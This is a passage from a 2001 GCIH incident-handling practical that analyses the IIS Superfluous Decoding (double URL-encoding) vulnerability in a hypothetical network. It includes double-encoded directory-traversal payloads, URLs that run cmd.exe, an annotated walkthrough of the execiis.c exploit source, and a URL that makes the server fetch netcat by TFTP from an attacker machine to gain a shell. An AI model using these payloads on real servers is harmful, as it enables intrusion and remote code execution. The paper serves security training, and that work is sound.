GCIH – Practical Assignment v 2.0

Eric T. Brelsford
November 2001

IIS Superfluous Decoding Vulnerability

1. Introduction

This practical will be an examination of the IIS Superfluous Decoding Vulnerability. The attack and incident handling process being described did not actually occur, but rather are a description of what should be done given the circumstances outlined in this paper.

2. The Exploit

Exploit name: IIS Superfluous Decoding Vulnerability

CVE: CAN-2001-0333

Bugtraq ID: 2708

Date Published: 5/15/2001

Affected Operating Systems/Services/Applications[1]:
The following combination of Web Servers and operating systems are vulnerable to the exploit:
Microsoft IIS 3.0
- Microsoft Windows NT 4.0
- Microsoft Windows NT 4.0SP1
- Microsoft Windows NT 4.0SP2
- Microsoft Windows NT 4.0SP3
- Microsoft Windows NT 4.0SP4
- Microsoft Windows NT 4.0SP5
- Microsoft Windows NT 4.0SP6
- Microsoft Windows NT 4.0SP6a

Microsoft IIS 4.0
- Cisco Building Broadband Service Manager 5.0
- Cisco Call Manger 1.0
- Cisco Call Manger 2.0
- Cisco Call Manger 3.0

[1] SecurityFocus - http://www.securityfocus.com/cgi-bin/vulns-item.pl?section=info&id=2708

- Cisco ICS 7750
- Cisco IP/VC 3540
- Cisco Unity Server 2.0
- Cisco Unity Server 2.2
- Cisco Unity Server 2.3
- Cisco Unity Server 2.4
- Cisco uOne 1.0
- Cisco uOne 2.0
- Cisco uOne 3.0
- Cisco uOne 4.0
- Microsoft BackOffice 4.0
- Microsoft BackOffice 4.5
- Microsoft Windows NT 4.0 Option Pack

Microsoft IIS 5.0

- Microsoft Windows 2000 Datacenter Server
- Microsoft Windows 2000 Advanced Server
- Microsoft Windows 2000 Advanced Server SP1
- Microsoft Windows 2000 Advanced Server SP2
- Microsoft Windows 2000 Datacenter Server SP1
- Microsoft Windows 2000 Datacenter Server SP2
- Microsoft Windows 2000 Professional
- Microsoft Windows 2000 Professional SP1
- Microsoft Windows 2000 Professional SP2
- Microsoft Windows 2000 Server
- Microsoft Windows 2000 Server SP1
- Microsoft Windows 2000 Server SP2

Microsoft Personal Web Server 1.0

- Microsoft Windows 95

Microsoft Personal Web Server 3.0

- Microsoft NT Option Pack for NT 4.0
- Microsoft Windows 95
- Microsoft Windows 98
- Microsoft Windows NT 4.0SP6a
- Microsoft Windows NT 4.0

Affected Protocols: HTTP

Protocol Short Description: HTTP is a stateless protocol that enables the functionality of the world-wide-web by defining how communication should occur between web clients and web servers.

Exploit Short Description: IIS will decode a filename within a URL twice. This behavior enables a malicious user to specially encode a filename that will bypass IIS security features and execute arbitrary code with the permission of IUSR_machinename. The arbitrary code is executed by encoding characters that will enable traversal outside the directories normally accessible from IIS.

Variants: There are a variety of encoded character sequences that can be used to bypass the security checks and execute arbitrary code. The key characters to encode are ".", "\",and "/". Some of the different sequences that can be used include:
..%255c..%255c
..%%35c..%%35c
.%252e/.%252e/
%252e./%252e./

An explanation of the sequences will be detailed in the attack section.

This exploit is similar to the IIS Unicode exploit (CVE-2000-0884) although it is not really a variant. In both cases, unicode characters are used to perform a directory traversal outside of the restricted IIS directories. However, the logic being exploited is different between the two vulnerabilities. The IIS Unicode exploit takes advantage of the fact Unicode decoding occurs after path checking rather than before.[2] The IIS Superfluous decoding vulnerability is exploiting an extra decode that is performed of the path and filename and requires some or all of the characters to be encoded twice.

References:
http://www.nsfocus.com/english/homepage/sa01-02.htm
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-026.asp
http://www.securityfocus.com/cgi-bin/vulns-item.pl?section=exploit&id=2708

Exploit Code:
http://www.securityfocus.com/data/vulnerabilities/exploits/execiis.c
http://www.securityfocus.com/data/vulnerabilities/exploits/IIS_CGI_decode_hole.pl

As an additional reference, links to the IIS Unicode exploit code are listed below. Note that the balance of this paper will focus only on the superfluous decode exploit:
http://www.securityfocus.com/data/vulnerabilities/exploits/iis-zang.c
http://www.securityfocus.com/data/vulnerabilities/exploits/unicodecheck.pl
http://www.securityfocus.com/data/vulnerabilities/exploits/iisuni.c


[2] Rain Forest Puppy - http://www.wiretrip.net/rfp/p/doc.asp/i5/d57.htm

3. The Attack

Network Configuration:

The following is a diagram of the hypothetical network under attack. Note that this architecture is not designed to be robust or complete, but simply to illustrate the attack.

Figure 1


Internet
192.168.10.1
1
Cisco 3640 Router
192.168.5.1
2
Cisco Catalyst 2924 Switch
192.168.5.5
3
Cisco PIX 520 Firewall
192.168.0.1
5
192.168.0.2
4
Cisco Catalyst 2924 Switch
Compaq Proliant W2K IIS 5.0 DL580 Web Server
6
192.168.0.10
Cisco Pix 520 Firewall
10.10.10.1
7
Cisco Catalyst 2924 Switch
8
10.10.10.2
9
10.10.10.3
Compaq Proliant DL 580 RedHat LInux Application Server
Compaq Proliant DL 580 RedHat Linux Database Server

1 – Cisco 3640 Router

Description:

The Cisco 3640 Router is used to route traffic from the Internet to the hypothetical environment and visa versa.

Configuration:

- ➢ The router is configured to deny all external connection attempts to it (telnet, SNMP, etc…).
- ➢ External interface configured with 192.168.10.1, Internal interface configured with 192.168.5.1 (both assumed to be public IP addresses for this exercise)
- ➢ Additional settings on the router:
  - no ip source-route
  - no ip redirects
  - no ip directed-broadcast
  - access-list 105 deny icmp any any redirect
  - access-list 105 deny ip host 127.0.0.0 0.255.255.255 any
  - access-list 105 deny ip host 10.0.0.0 0.255.255.255 any
  - access-list 105 deny ip host 172.16.0.0 0.5.255.255 any
  - access-list 105 deny ip 224.0.0.0 31.255.255.255 any
  - [access-list for 192.168.0.0 not in place because used as a routable IP in this paper]

- ➢ No additional filters are in place on the router

2 – Cisco Catalyst Switch 2924

Description:

The Cisco Catalyst Switch is used to provide connectivity between the router and the external firewall.

Configuration:

Standard configuration with no additional security settings (e.g. multiple VLANs)

3 – Cisco PIX 520 Firewall

Description:

The Cisco PIX 520 firewall provides firewall services between the External Network and DMZ.

Configuration:

- ➢ External interface has IP of 192.168.5.5 (assumed to be public IP for this exercise)
- ➢ Internal interface has IP of 192.168.0.1 (assumed to be public IP for this exercise)
- ➢ The following firewall rules are in place:
  - ALLOW inbound port TCP 80, TCP 443 to web server (192.168.0.2)
  - DENY ALL other inbound traffic
  - ALLOW all outbound traffic

4 – Cisco Catalyst Switch 2924

Description:
The Cisco Catalyst Switch provides connectivity to the DMZ.

Configuration:
Standard configuration with no additional security settings (e.g. multiple VLANs)

5 – W2K Web Server

Description:
Web server for the environment

Configuration:
- Compaq Proliant 580
- Default Windows 2000 Server.
- IIS 5.0 (no service packs or patches)
- NETBIOS is enabled although no file shares have been created
- The server is not part of a domain
- IIS is installed on same partition as OS (C:)
- No hardening has been done of the web server
- IP address is 192.168.0.2 (assumed to be public for this exercise)
- The Proliant is configured with 4 – PIII 700MHZ Xeon processors, 4 GB RAM, 1 – 40GB Ultra 3W SCSI drive, and 1 – 40GB DAT External Tape backup drive.

6 – Cisco PIX Firewall

Description:
The Cisco PIX firewall provides firewall services between the Internal network and the DMZ.

Configuration:
- External interface has IP of 192.168.0.10 (assumed to be public IP for this exercise)
- Internal interface has IP of 10.10.10.1 (assumed to be private IP for this exercise)
- The following firewall rules are in place:
  - ALLOW all inbound traffic from web server to application server (internal address of 10.10.10.2 which is NAT'd by firewall to a routable public IP). → *This is definitely not a recommended security setting, but is merely included to setup the attack and response scenarios.*
  - DENY ALL other inbound traffic
  - ALLOW all outbound traffic

7 - Cisco Catalyst Switch 2924

Description:
The Cisco Catalyst Switch is used to provide connectivity for the internal network.

Configuration:

Standard configuration with no additional security settings (e.g. multiple VLANs)

8 – RedHat 7.0 Application Server

Description:
Application Server for the environment

Configuration:
- Compaq Proliant 580
- Default RedHat 7.0 installation
- telnet, ftp, ssh, snmp, smtp, finger, lpd, portmapper, rpc.statd are running
- No hardening has been done of the application server
- IP address is 10.10.10.2 (assumed to be private for this exercise)

9 – RedHat 7.0 Database Server

Description:
Database Server for the environment

Configuration:
- Compaq Proliant 580
- Default RedHat 7.0 installation
- telnet, ftp, ssh, snmp, smtp, finger, lpd, portmapper, rpc.statd are running
- No hardening has been done of the database server
- IP address is 10.10.10.3 (assumed to be private for this exercise)

Protocol Description:

The IIS Superfluous Decoding exploit is delivered over HTTP using a specially formatted GET query. The Hypertext Transfer Protocol (HTTP) is a stateless protocol that enables the functionality of the world-wide-web by defining how communication should occur between web clients and web servers. According to RFC 2616[3]:

> "The HTTP protocol is a request/response protocol. A client sends a request to the server in the form of a request method, URI, and protocol version, followed by a MIME-like message containing request modifiers, client information, and possible body content over a connection with a server. The server responds with a status line, including the message's protocol version and a success or error code, followed by a MIME-like message containing server information, entity metainformation, and possible entity-body content."

HTTP is stateless because each HTTP command is executed independent of any others. The lack of state means that it is impossible to track a user's activities using just the HTTP protocol. In order to create state, additional measures must be used such as cookies, URL-attached session ID's, or hidden form fields.

[3] Internet Engineering Task Force(IETF), http://www.ietf.org/rfc/rfc2616.txt

In addition to requesting information such as a document or image from a server, a client can also invoke code that is executed on the server. This code can be invoked via either an HTTP GET or POST request. Ordinarily, a GET request sent to a web server will return requested information (a page, document, etc…) to the client, and the POST command is used to submit information to the web server such as a completed form. Executable code that can be invoked in this manner includes CGI scripts, java servlets, and ordinary executables as well.

To understand the exploit, one should also understand Unicode characters. Unicode is a standard that provides a unique numeric representation for a large number of character sets. The purpose of Unicode is to provide standardized approach to internationalization of applications and data. According to the Unicode Consortium:

> "Incorporating Unicode into client-server or multi-tiered applications and websites offers significant cost savings over the use of legacy character sets. Unicode enables a single software product or a single website to be targeted across multiple platforms, languages and countries without re-engineering."[4]

There are numerous ways to encode the Unicode numeric character representations including UTF-8, UTF-16, and UTF8, UTF16, UTF16LE, UTF16BE, UTF32, UTF32LE, UTF32BE.[5] UTF-8, the encoding scheme utilized by browsers and web servers, operates by encoding each Unicode character as a variable number of bytes (1 – 6). Due to their location in the Unicode mapping, the US-ASCII characters are represented as a single byte.[6] As a result, the UTF-8 representation matches identically the already existing ASCII character mappings. The following example will help to illustrate this. 0x77 is the hex representation for "w" in both ASCII and UTF-8. A URL of http://www.foobar.com and http://%77%77%77.foobar.com will be equivalent using this mapping.

Tools:

The following tools were utilized to perform the exploit analysis, attack description, and signature analysis:

Ethereal

Ethereal is a freeware sniffer that can be used to capture and analyze network traffic, and is being utilized to provide network traces of the attack. It is especially useful because it provides a feature to decode the network traffic and display all the data from a particular connection in an easily readable form (See Figure 2.) Ethereal is available for download at www.ethereal.com.

Snort

Snort is a freeware network-based intrusion detection system. It is being used to illustrate the attack signature. Snort is available for download at www.snort.org.

[4] Unicode Consortium, http://www.unicode.org/unicode/standard/WhatIsUnicode.html
[5] Unicode Consortium, http://www.unicode.org/unicode/faq/utf_bom.html#1
[6] UTF8.org, http://www.utf8.org

Exploit Analysis:

The IIS Superfluous Decode exploit takes advantage of a failing in Microsoft's IIS web server that incorrectly attempts to decode a program filename twice. According to the NSFOCUS Security Team:

"When loading executable CGI program, IIS will decode twice. First, CGI filename will be decoded to check if it is an executable file (for example, '.exe' or '.com' suffix check-up). Successfully passing the filename check-up, IIS will run another decode process. Normally, only CGI parameters should be decoded in this process. But this time IIS mistakenly decodes both CGI parameters and the decoded CGI filename. In this way, CGI filename is decoded twice by error."[7]

During this decoding process, UTF-8 formatted Unicode characters are being converted back to their normal character representations. The first decode that is done will convert any UTF-8 characters and then perform a security check to verify the filename is permitted to be accessed. However, A URL structured such that the initial decode results in more UTF-8 formatted characters can escape this security check. Then when the second decode is performed those characters can be used to perform a directory traversal and execute arbitrary code on the web server.[8] The attacker would have the same rights as the IUSR_MACHINE account that IIS runs under.

A directory traversal is being able to escape outside of the web server root and access executable code elsewhere on the web server. An example URL showing a directory traversal is:

http://www.foobar.com/scripts/../../winnt/system32/cmd.exe?/c+dir

- "../.." → used to change directories back to the partition root (e.g. C:)
- "/winnt/system32/cmd.exe" → used to invoke an interactive command prompt
- "?" → control character indicating everything following it will be parameters to be passed to the program being invoked
- "/c" → /c is a flag for the command prompt indicating to kill the prompt process after it finishes executing the command it is passed
- "+dir" → + is used to indicate a space in CGI processing; dir is the command passed to the cmd.exe program

If the web server's permissions were set to allow directory traversal, the above URL would perform a directory listing of the current directory on the web server (~webServerRoot/scripts) and return the results to the browser. Normally, a web server will disallow requests to traverse directories via the "../../" sequence, but in the case of the IIS Superfluous Decode exploit, some or all of the "../../" sequence can be double UTF-8 encoded to bypass this check.

[7] Network Security Focus, http://www.nsfocus.com/english/homepage/sa01-02.htm
[8] Network Security Focus, http://www.nsfocus.com/english/homepage/sa01-02.htm

The following example will illustrate how this can be done:

The UTF-8 representation for the "." Character is %2E (The % indicating hex). The UTF-8 representation for each component of this is:
% = %25
2 = %32
E = %45

Since this character will be decoded twice, we can now represent it with any of the following combinations:

%252E → %2E → "."
%252e → %2e → "."
%25%32E → %2E → "."
%25%32e → %2e → "."
%252%45 → %2E → "."
%252%65 → %2e → "."
%25%32%45 → %2E → "."
%25%32%65 → %2e → "."
%%32e → %2e → "."
%%32E → %2E → "."
%%32%45 → %2E → "."
%%32%65 → %2e → "."

Looking at the first combination in detail, after the first pass the %25 is converted into the "%" character. The "2E" sequence is unchanged because the ASCII character set is represented by 1 byte in Unicode (the first 2 hex digits after the %). The resulting number after the first decode then is %2E. This is then decoded again and converted into ".".

Note two things about the combinations:

- The initial UTF-8 character sequence must be either (1) %25 in order to have a "%" character indicating further decoding to occur on the second pass, or (2) %% to indicate that the first % is an actual % sign, which is not converted
- The hexadecimal number E can be represented by either a lower or an upper case and still result in the same final translation

Taking what we now know, the directory traversal string of "../../" can be represented by a number of equivalent UTF-8 equivalent strings such as:

.%252e/.%252e/
%252e%252e/%252e%252e/
%25%32%45%25%32%45/%25%32%45%25%32%45/
….

The exploit can be executed by inserting one of these equivalent encodings into the example directory traversal from above. Entering the following URL into a browser will result in a directory listing of the current folder on a vulnerable IIS server:

http://www.foobar.com/scripts/.%252e/.%252e/winnt/system32/cmd.exe?/c+dir

UTF-8 encoded representations for both the "/" and "\" characters could be used as well to bypass the IIS security check. An example of this is:

http://www.foobar.com/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir

A trace of the network traffic shows the following HTTP request when the above URL is entered:


GET /scripts/.%252e/.%252e/winnt/system32/cmd.exe?/c+dir HTTP/1.1
[… optional browser parameters omitted…]

This HTTP request can be used as input to a program or script so that the attack can be automated. In fact, there are a number of example exploits in which this has been done. One of these - execiis.c by Filip Maertens is analyzed here.

execiis.c analysis
This is a C program that takes as input an IP address and a command to pass to an NT command prompt. After it has been compiled (Red Hat 7.0 used in this case), the syntax is: ./execiis [target ip] [command]


The source code had an error in it the first time I attempted to compile – an if statement missing a set of braces at the end of the program. After correcting this, I was able to successfully compile the source code and execute the exploit. The below traces compare running the exploit from a browser and from the execiis program.

Figure 2 - Browser-based exploit trace



```
GET /scripts/.%252e/.%252e/winnt/system32/cmd.exe?/c dir HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/[illegible]
[illegible]
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows 98; [illegible])
Host: [illegible]
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: [illegible] GMT
Connection: close
Content-Type: application/octet-stream
Volume in drive C is [illegible]
Volume Serial Number is [illegible]

Directory of c:\inetpub\scripts

[illegible]  [illegible]      <DIR>          .
[illegible]  [illegible]      <DIR>          ..
[illegible]  [illegible]      <DIR>          [illegible]
               0 File(s)              0 bytes
               3 Dir(s)   [illegible] bytes free
```

Figure 3 - iisexec-based exploit trace


```
.].@.....GET /scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir HTTP/1.0

....].@[illegible]
...(b.@....p...r..$o...........$d... HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Tue, 23 Oct 2001 23:15:19 GMT
Content-Type: application/octet-stream
Volume in drive C is SWCS[illegible]
Volume Serial Number is 6C7[illegible]

 Directory of c:\inetpub\scripts

10/20/2001  05:38p      <DIR>          .
10/20/2001  05:38p      <DIR>          ..
09/23/2001  03:03a      <DIR>          .exe
12/07/1999  07:00p             236,304 cy[illegible]us.exe
               1 File(s)        236,304 bytes
               3 Dir(s)   1,980,964,960 bytes free
```

The extraneous characters in the iisexec trace are a result of the input string not being properly initialized, and the full size of the input buffer being sent rather than the actual length of it (sizeof instead of strlen). An analysis of the source code reveals how the exploit is being performed:

The first thing of note in the source code is the SHOWSEQUENCE, which defines the bulk of the GET request that is to be sent to the web server:

```
execiis.c - (c)copyright Filip Maertens

#define SHOWSEQUENCE "/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+"

int main(int argc, char *argv[])
{
```

The data structures for the socket, the HTTP GET string, and the response are defined:

```
 struct sockaddr_in sin;
 char recvbuffer[1], stuff[200];        - stuff will be used to contain GET string
 int create_socket;     - create_socket will reference socket connection that will be made to the server

 printf("iisexec.c | Microsoft IIS CGI Filename Decode Error |
<filip@securax.be>\n---------------------------------------------------------
-----------------\n");

if (argc < 3)          - Checking for passed in parameters (Expecting program name, target ip, and command
                         to execute)
 {
  printf(" -- Usage: iisexec [ip] [command]\n");
  exit(0);
 }
```

Initializing socket:

```
if (( create_socket = socket(AF_INET,SOCK_STREAM,0)) > 0 )
```

```
 printf(" -- Socket created.\n");

 sin.sin_family = AF_INET;
 sin.sin_port = htons(80);
 sin.sin_addr.s_addr = inet_addr(argv[1]);
```

The connection to the server is established:

```
if (connect(create_socket, (struct sockaddr *)&sin,sizeof(sin))==0)
 printf(" -- Connection made.\n");
else
 { printf(" -- No connection.\n"); exit(1); }
```

The GET query is concatenated together. Note that stuff is never initialized leading to the extraneous characters seen in the network trace. This can be corrected by using, "memset (stuff, '\0', sizeof (stuff));" prior to copying any data into stuff with strcat:

```
 strcat(stuff, "GET ");
 strcat(stuff, SHOWSEQUENCE);          - body of get request defined above
 strcat(stuff, argv[2]);               - command to execute (passed in from command line)
 strcat(stuff, " HTTP/1.0\n\n");       - required as part of HTTP protocol
 memset(recvbuffer, '\0',sizeof(recvbuffer)); - initializing buffer for response
```

The GET request is sent to the server and the response is captured. If stuff is properly initialized using memset() then strlen(stuff) should be used here instead of sizeof(stuff):

```
 send(create_socket, stuff, sizeof(stuff), 0);

 recv(create_socket, recvbuffer, sizeof (recvbuffer),0);
```

The response from the server is printed to stdout:

```
 if ( ( strstr(recvbuffer,"404") == NULL ) )
   {
     printf(" -- Command output:\n\n");
     while(recv(create_socket, recvbuffer, 1, 0) > 0)
     printf("%c", recvbuffer[0]);
   }
  else
   printf(" -- Wrong command processing. \n");
```

Network connection between the client and server is closed:

```
 close(create_socket);
```

Attack Description:

Reconiassance and Scanning

In our hypothetical attack scenario, I will assume that the attacker has done some reconnaissance to identify a potentially vulnerable web server. This could occur in several stages: an initial ping sweep to identify active hosts, port scanning to look for hosts running HTTP, and a vulnerability checker to identify potential targets.

The above code could easily be modified to take a range of IP addresses as input and report on which ones are vulnerable. The exploit script provided by Cyrus the Great does something similar to this as it identifies a vulnerable server by executing the "ver" command to output the OS version and checking for a response from the server. This script can be found at: http://www.securityfocus.com/data/vulnerabilities/exploits/IIS_CGI_decode_hole.pl

Attack

The attacker could use the exploit to run any accessible executable on the server, but I will illustrate how TFTP and netcat can be used in combination with this exploit to gain a command shell on the web server. This is an approach initially described by Zoa_Chien for use with the IIS Unicode exploit.[9]

IIS Superfluous Decode exploit used to execute TFTP on the web server


The attacker will send the following URL to the vulnerable web server:

HTTP://192.168.0.2/scripts/.%252e/.%252e/winnt/system32/tftp.exe?+-i+192.168.0.5+GET+nc.exe+c:\winnt\system32\nc.exe

This URL will invoke the trivial file transfer protocol client on the web server and connect it to a tftp server on the attacker's machine. It then downloads the netcat executable (nc.exe) and places it in the winnt\system32 directory. The –i flag indicates to download the executable in binary mode.

The following screenshot illustrates this being done from a browser on the attacker's machine:

Figure 4



CGI Error


The specified CGI application misbehaved by not returning a complete set of HTTP headers. The headers it did return are:

```
